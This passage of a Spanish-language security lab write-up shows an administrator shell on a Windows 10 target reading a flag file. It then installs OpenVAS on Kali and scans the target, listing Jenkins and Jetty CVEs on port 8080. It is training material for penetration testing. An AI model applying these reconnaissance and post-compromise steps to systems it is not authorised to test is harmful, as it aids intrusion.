Directory o. 3 C:\Users\Administrator\Desktop
bandera localizada

07/29/2022 03:27 PM      32 bandera2.txt.txt
                           1 File(s)      32 bytes

Total Files Listed:
      1 File(s)            32 bytes
      0 Dir(s) 13,507,440,640 bytes free

```

- Ya localizada la bandera 2, solo nos queda ver su contenido y así es como obtenemos la captura de dicha bandera

```

C:\Users\Administrator>type \Users\Administrator\Desktop\bandera2.txt.txt
type \Users\Administrator\Desktop\bandera2.txt.txt
8b86666d49366c4555fd88d68265bd21
Contenido de la bandera 2

```

## 4. Plus OpenVas

### 4.1 Instalación

Notas importantes!

- No es necesario habilitar el sudo ufw enable, mejor hay q descativarlo con disable.
- El resto si hay instalarlo y habilitarlo
  - Descargamos OpenVas

```

(hmstudent@hmstudent)-[~]
$ sudo apt-get install gvm
Reading package lists... Done

```

- Procemos con la configuración respectiva

```

(hmstudent@hmstudent)-[~]
$ sudo gvm-setup
[>] Starting PostgreSQL service
[-] ERROR: The default PostgreSQL version (14) is not 15 that is required by libgvmmd
[-] ERROR: Use pg_upgradecluster to update your PostgreSQL cluster

```

Pero a detectado un error, y es que la versión 14 de postgresql no es compatible y requiere de la versión 15

- Solucionamos de la siguiente manera:
- Listamos las versiones de postgresql

```
(hmstudent@hmstudent)~]$ dpkg -l | grep postgres
ii  postgresql          14+238
ii  postgresql-14        14.2-1
ii  postgresql-15        15.1-1
ii  postgresql-client-14 14.2-1
ii  postgresql-client-15 15.1-1
ii  postgresql-client-common 246
ii  postgresql-common     246
ii  postgresql-common      PostgreSQL database-cluster manager
```

VERSIONES QUE HAY EN NUESTRO KALI LINUX

- Con el comando find; buscamos la dirección del directorio de postgresql

```
(hmstudent@hmstudent)~]$ find / -name postgresql 2>/dev/null
/etc/postgresql          Localizamos la carpeta
/etc/init.d/postgresql
/run/postgresql
/var/lib/postgresql
```

- Buscamos el archivo de configuración de postgresql.conf para cambiar los puertos
- En el postgresql versión 15 ingresamos el siguiente puerto 5432

```
(hmstudent@hmstudent)~/etc/postgresql]$ sudo nano /etc/postgresql/15/main/postgresql.conf
```

```
GNU nano 6.1          /etc/postgresql/15/main/postgresql.conf
# If external_pid_file is not explicitly set, no extra PID file is written.
external_pid_file = '/var/run/postgresql/15-main.pid'  Version 15
# (change requires restart)

# CONNECTIONS AND AUTHENTICATION
#
# - Connection Settings -
#listen_addresses = 'localhost'  # what IP address(es) to listen on;
#                                # comma-separated list of addresses;
#                                # defaults to 'localhost'; use '*' for all
port = 5432          Cambiando el puerto
max_connections = 1000
```

- En el postgresql versión 14 ingresamos el siguiente puerto 5433

```
(hmstudent@hmstudent)~/etc/postgresql]$ sudo nano /etc/postgresql/14/main/postgresql.conf
```

```
GNU nano 6.1          /etc/postgresql/14/main/postgresql.conf
# CONNECTIONS AND AUTHENTICATION
#
# - Connection Settings -
#listen_addresses = 'localhost'  # what IP address(es) to listen on;
#                                # comma-separated list of addresses;
#                                # defaults to 'localhost'; use '*' for all
port = 5433          CAMBIO DE PUERTO
max_connections = 1000
superuser_reserved_connections = 3 # (change requires restart)
unix_socket_directories = '/var/run/postgresql' # comma-separated list of directories
# (change requires restart)
```

- Ahora si procedemos con la configuración debida
- Reiniciamos postgresql

```
(hmstudent@hmstudent)-[~/etc/postgresql]
$ sudo systemctl restart postgresql
```

- Corremos OpenVas para que realice su respectiva configuración, la cual puede demorar unos 30 minutos.

```
(hmstudent@hmstudent)-[~/etc/postgresql]
$ sudo gvm-setup 1

[>] Starting PostgreSQL service
[>] Creating GVM's certificate files
[>] Creating PostgreSQL database
[*] Creating database user
```

Comienza a iniciar postgresql, creando todo lo necesario para respectivo funcionamiento

- Nota: guardar o recordar la contraseña que nos da OpenVas

```
Scanner mode 2021
Read more about the [+] Done Instalación Completa
[*] Please note the password for the admin user Usuario creado
[*] User created with password [REDACTED].
```

[>] You can now run gvm-check-s conf

Copiamos la contraseña en algun txt

La aplicación nos sugiere aplicar el siguiente comando para ver si todo esta correctamente configurado

```
[>] You can now run gvm-check-setup to make sure everything is correctly configured
```

El mismo OpenVas nos sugiere correr el siguiente comando para verificar su instalación correcta

- Iniciamos las Configuraciones respectivas
- Se iniciará la descarga de todas las firmas que utiliza Openvas para detectar vulnerabilidades

```
(hmstudent@hmstudent)-[~/etc/postgresql]
1 $ sudo gvm-check-setup
[sudo] password for hmstudent: Verificamos que todo este bien
gvm-check-setup 22.4.0
Test completeness and readiness of GVM-22.4.0
Step 1: Checking OpenVAS (Scanner) ...
OK: OpenVAS Scanner is present in version 22.4.0.
```

```

OK: nmap is present in version 22.04.0~git.
OK: ssh-keygen found, LSC credential generation for GNU/Linux targets
is likely to work.
OpenVAS h... WARNING: Could not find makensis binary, LSC credential package gener
ation for Microsoft Windows targets will not work.
SUGGEST: Install nsis.
OK: xsltproc found.
Read more at: http://www.openvas.org/...
WARNING: Your pas...
SUGGEST: Edit the ...
y. COMO RESULTADO OBTENEMOS UNA INSTALACIÓN CORRECTA
It seems like your GVM-22.4.0 installation is OK.

```

- Instalamos UFW

```

(hmstudent@hmstudent)-[~]
$ sudo apt-get install ufw

```

- Habilitamos UFW y permite el acceso al servidor de OpenVAS a traves de los puertos 80 y 9392

```

(hmstudent@hmstudent)-[~]
$ sudo ufw enable 1
Firewall is active and enabled on system startup

(hmstudent@hmstudent)-[~]
$ sudo ufw allow 80 2
Rule added
Rule added (v6)

(hmstudent@hmstudent)-[~]
$ sudo ufw allow 9392 3
Rule added
Rule added (v6)

```

- Instalamos el asistente de greenbone
- sudo apt-get install

```

(hmstudent@hmstudent)-[~]
$ sudo apt-get install -y greenbone-security-assistant 1
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
greenbone-security-assistant is already the newest version (22.4.0-0kali1).
greenbone-security-assistant set to manually installed.
The following packages were automatically installed and are no longer require
d:
  bsdmainutils dctrl-tools dh-dkms fakeroot gir1.2-gtksource-3.0
  gir1.2-javascriptcoregtk-4.0 gir1.2-soup-2.4 gir1.2-webkit2-4.0
  libalgorithm-diff-perl libalgorithm-merge-perl libfakeroot libmms0
  libofa0 libperl5.32 libperl5.34 libsoup-gnome2.4-1 libtbb2 libwmf-0.2-7
  libwmf0.2-7 libxdg0 ncal perl-modules-5.32 perl-modules-5.34 pwgen
  python-mpltoolkits baseman-data python3-advancedhttpserver

```

- Verificamos que todo este iniciando

```
(hmstudent@hmstudent)-[~]
1 $ systemctl status gvmd
● gvmd.service - Greenbone Vulnerability Manager daemon (gvmd)
   Loaded: loaded (/lib/systemd/system/gvmd.service; disabled; vendor pres>
   Active: active (running) since Thu 2022-11-24 00:31:51 EST; 14min ago
     Docs: man:gvmd(8)
 Process: 1744 vmd --osp-vt-update=/run/ospd/ospd.s>
 Main PID: 1744 (Corriendo)
 Tasks: 2 (limit: 7000)
 Memory: 166 3M
```

```
(hmstudent@hmstudent)-[~]
1 $ sudo systemctl status ospd-openvas
● ospd-openvas.service - OSPD Wrapper for the OpenVAS Scanner (ospd-openvas)
   Loaded: loaded (/lib/systemd/s Corriendo
   Active: active (running) since [REDACTED]; 15min ago
```

Name	Status	Reports	Last Report	Severity	Trend	Actions
(hmstudent@hmstudent)-[~]	[REDACTED]	[REDACTED]	[REDACTED]	[REDACTED]	[REDACTED]	[REDACTED]

```
1 $ systemctl status greenbone-security-assistant
● gsad.service - Greenbone Security Assistant daemon (gsad)
   Loaded: loaded (/lib/systemd/system/gsad.service; disabled; vendor pres>
   Active: active (running) sin CORRIENDO
     Docs: man:gsad(8)
           https://www.greenbone.net
```

- Iniciamos OpenVas



```
(hmstudent@hmstudent)-[~]
1 $ sudo gvm-start
[>] Please wait for the GVM services to start.
[>]
[>] You might need to refresh your browser once it opens.
[>]
[>] Web UI (Greenbone Security Assistant): https://127.0.0.1:9392
```


```
● gsad.service - Greenbone Security Assistant daemon (gsad)
   Loaded: loaded (/lib/systemd/system/gsad.service; disabled; vendor pres>
   Active: active (running) since Thu 2022-11-24 00:31:56 EST; 8ms ago
     Docs: man:gsad(8)
           https://www.greenbone.net
 Process: 36526 ExecStart=/usr/sbin/gsad --listen 127.0.0.1 --port 9392 (c
ode=exited, status=0/SUCCESS)
```

## 4.2 Buscando Vulnerabilidades

- Abrimos Open vas con la contraseña y usuario que nos generó al instalar OpenVans



- Añadimos el Objetivo que es la máquina de Windows 10 localizada anteriormente
- En la pestaña Configuraciones ingresamos a Targets donde crearemos un nuevo objetivo



- Creamos un nuevo objetivo con un nombre e ingresando la dirección IP de la máquina a atacar

The screenshot shows the 'New Target' configuration page. A red box highlights the 'Name' field (1) where 'WN10' is entered. Another red box highlights the 'Hosts' section (2), which includes a 'Comment' field and two 'Hosts' dropdowns. The first dropdown is set to 'Manual' with the value '192.168.100.123'. A callout box says 'Ingresamos la IP del Host de WN10'. A third red box highlights the 'Exclude Hosts' section (3). Below it, a red box highlights the 'Allow simultaneous scanning via multiple IPs' section (4), which has 'Yes' selected. A callout box says 'Dejamos todo por default por ahora'. At the bottom right, a red box highlights the 'Save' button (4).

- Verificamos el registro de un nuevo objetivo

A screenshot of a table titled 'Nuevo registro'. It has columns for 'Name', 'IPs', 'Port List', 'Credentials', and 'Actions'. The 'Name' row contains 'WN10' and '192.168.100.123'. The 'Port List' row shows '1 All IANA assigned TCP'. The 'Actions' row contains standard table controls.

Ingresamos a scans para añadir una nueva tarea, es decir un scaneo de vulnerabilidades

The screenshot shows the 'Tasks' configuration page. A red box highlights the 'Scans' tab (1). Another red box highlights the 'Tasks' section (2), which lists 'Reports', 'Results', 'Vulnerabilities', 'Notes', and 'Overrides'. A callout box says 'asks with most High Results per Host'.

- Creamos la tarea

**New Task**

1 Name	WNT10	Damos el nombre de la Tarea (Scan)
Comment		
Scan Targets	Lista de Objetivos registrados anteriormente y seleccionamos el creado anteriormente	
2 A.	WN10	
Schedule	Tiempo que se realizará el escaneo (15-días/1-mes/3 -mes) depende de las políticas de una empresa pero en este caso solo será una vez	
Add results to Assets	<input checked="" type="radio"/> Yes <input type="radio"/> No	
Apply Overrides	<input checked="" type="radio"/> Yes <input type="radio"/> No	
Min QoD	70 %	
Alterable Task	<input type="radio"/> Yes <input checked="" type="radio"/> No	
Auto Delete Reports	<input checked="" type="radio"/> Do not automatically delete reports <input type="radio"/> Automatically delete oldest reports but always keep newest 5 reports	
Scanner	OpenVAS Default	3 Vemos que tiene la opción de CVE pero usaremos la de Opción OpenVas Default por que contiene más cosas detenidas
Scan Config	CVE OpenVAS Default	CVE (Vulnerabilidad conocidas) OpenVas (Scaneo más amplio)
<input type="button" value="Cancel"/> <input type="button" value="Save"/> 4 Guardamos		

- Iniciamos la detección o escaneo de Vulnerabilidades

Name	Status	Reports	Last Report	Severity	Trend	Actions
WNT10	Done	1	Thu, Nov 24, 2022 12:40 AM -05	9.8 (High)		1 Iniciamos

(Applied filter: apply\_override) Porcentaje de avance

#### 4.2.1 Resultados

Host IP	Name	Location	Created
80 %	192.168.100.123	8080/tcp	Thu, Nov 24, 2022 12:45 AM -05
80 %	192.168.100.123	8080/tcp	Thu, Nov 24, 2022 12:44 AM -05
80 %	192.168.100.123	8080/tcp	Thu, Nov 24, 2022 12:44 AM -05
80 %	192.168.100.123	8080/tcp	Thu, Nov 24, 2022 12:44 AM -05
80 %	192.168.100.123	8080/tcp	Thu, Nov 24, 2022 12:45 AM -05
80 %	192.168.100.123	8080/tcp	Thu, Nov 24, 2022 12:45 AM -05
99 %	192.168.100.123	8080/tcp	Thu, Nov 24, 2022 12:46 AM -05
80 %	192.168.100.123	8080/tcp	Thu, Nov 24, 2022 12:45 AM -05
80 %	192.168.100.123	8080/tcp	Thu, Nov 24, 2022 12:45 AM -05
80 %	192.168.100.123	135/tcp	Thu, Nov 24, 2022 12:45 AM -05
80 %	192.168.100.123	8080/tcp	Thu, Nov 24, 2022 12:45 AM -05
80 %	192.168.100.123	general/icmp	Thu, Nov 24, 2022 12:44 AM -05

Acabamos de visualizar de una manera más detallada vulnerabilidades como las encontradas anteriormente (Jenkins, Jetty) pero con más versiones, y porque puerto se las puede encontrar.

- Da de una manera más detallada
- Puertos Vulnerables

Port	Hosts
8080/tcp	1
135/tcp	1

Puerto 8080: Severidad Alta

Puerto 135: Severidad Media

- Aplicaciones Vulnerables

◀ ◀ 1 - 2 of 2 ▶ ▶

Application CPE	Hosts	Occurrences	Severity ▾
cpe:/a:eclipse:jetty:9.4.41.20210516	1	1	7.5 (High)
cpe:/a:jenkins:jenkins:2.289.3	1	1	N/A

(Applied filter: apply\_overrides=0 levels=hml rows=100 min\_qod=70 first=1 sort-reverse=severity)

◀ ◀ 1 - 2 of 2 ▶ ▶

- CVES encontrados

Information	Results (12 of 31)	Hosts (1 of 1)	Ports (2 of 5)	Applications (2 of 2)	Operating Systems (1 of 1)	CVEs (10 of 10)	Closed CVEs (7 of 7)	TLS Certificates (0 of 0)	Error Messages (0 of 0)	User Tags (0)

◀ ◀ 1 - 10 of 10 ▶ ▶

CVE	NVT	Hosts	Occurrences	Severity ▾
CVE-2021-21685 CVE-2021-21686 CVE-2021-21687	Jenkins < 2.303.3, < 2.319 Multiple Vulnerabilities - Windows	1	1	9.8 (High)
CVE-2021-21688 CVE-2021-21689 CVE-2021-21690				
CVE-2021-21691 CVE-2021-21692 CVE-2021-21693				
CVE-2021-21694 CVE-2021-21695 CVE-2021-21696				
CVE-2021-21697				
CVE-2022-2047 CVE-2022-2048	Eclipse Jetty Multiple Vulnerabilities (Jul 2022) - Windows	1	1	7.5 (High)
CVE-2021-43859 CVE-2022-0538	Jenkins < 2.319.3, < 2.334 DoS Vulnerability - Windows	1	1	7.5 (High)
CVE-2022-2191	Eclipse Jetty DoS Vulnerability (GHSA-8mpp-f3f7-xc28) - Windows	1	1	7.5 (High)
CVE-2022-34174	Jenkins < 2.356, < 2.332.4 LTS Information Disclosure Vulnerability (SECURITY-25...)	1	1	7.5 (High)
CVE-2022-2048	Jenkins HTTP/2 DoS Vulnerability (CVE-2022-2048) - Windows	1	1	7.5 (High)
CVE-2014-3577 CVE-2021-21682 CVE-2021-21683	Jenkins < 2.303.2, < 2.315 Multiple Vulnerabilities - Windows	1	1	5.8 (Medium)
CVE-2021-34429	Eclipse Jetty Information Disclosure Vulnerability (GHSA-vjv5-gp2w-65vm) - Windo...	1	1	5.3 (Medium)
CVE-2022-20612	Jenkins < 2.319.2, < 2.330 CSRF Vulnerability - Windows	1	1	4.3 (Medium)
CVE-1999-0524	ICMP Timestamp Reply Information Disclosure	1	1	2.1 (Low)

(Applied filter: apply\_overrides=0 levels=hml rows=100 min\_qod=70 first=1 sort-reverse=severity)

◀ ◀ 1 - 10 of 10 ▶ ▶

Greenbone Security Assistant (GSA) Copyright (C) 2009-2022 by Greenbone Networks GmbH, www.greenbone.net

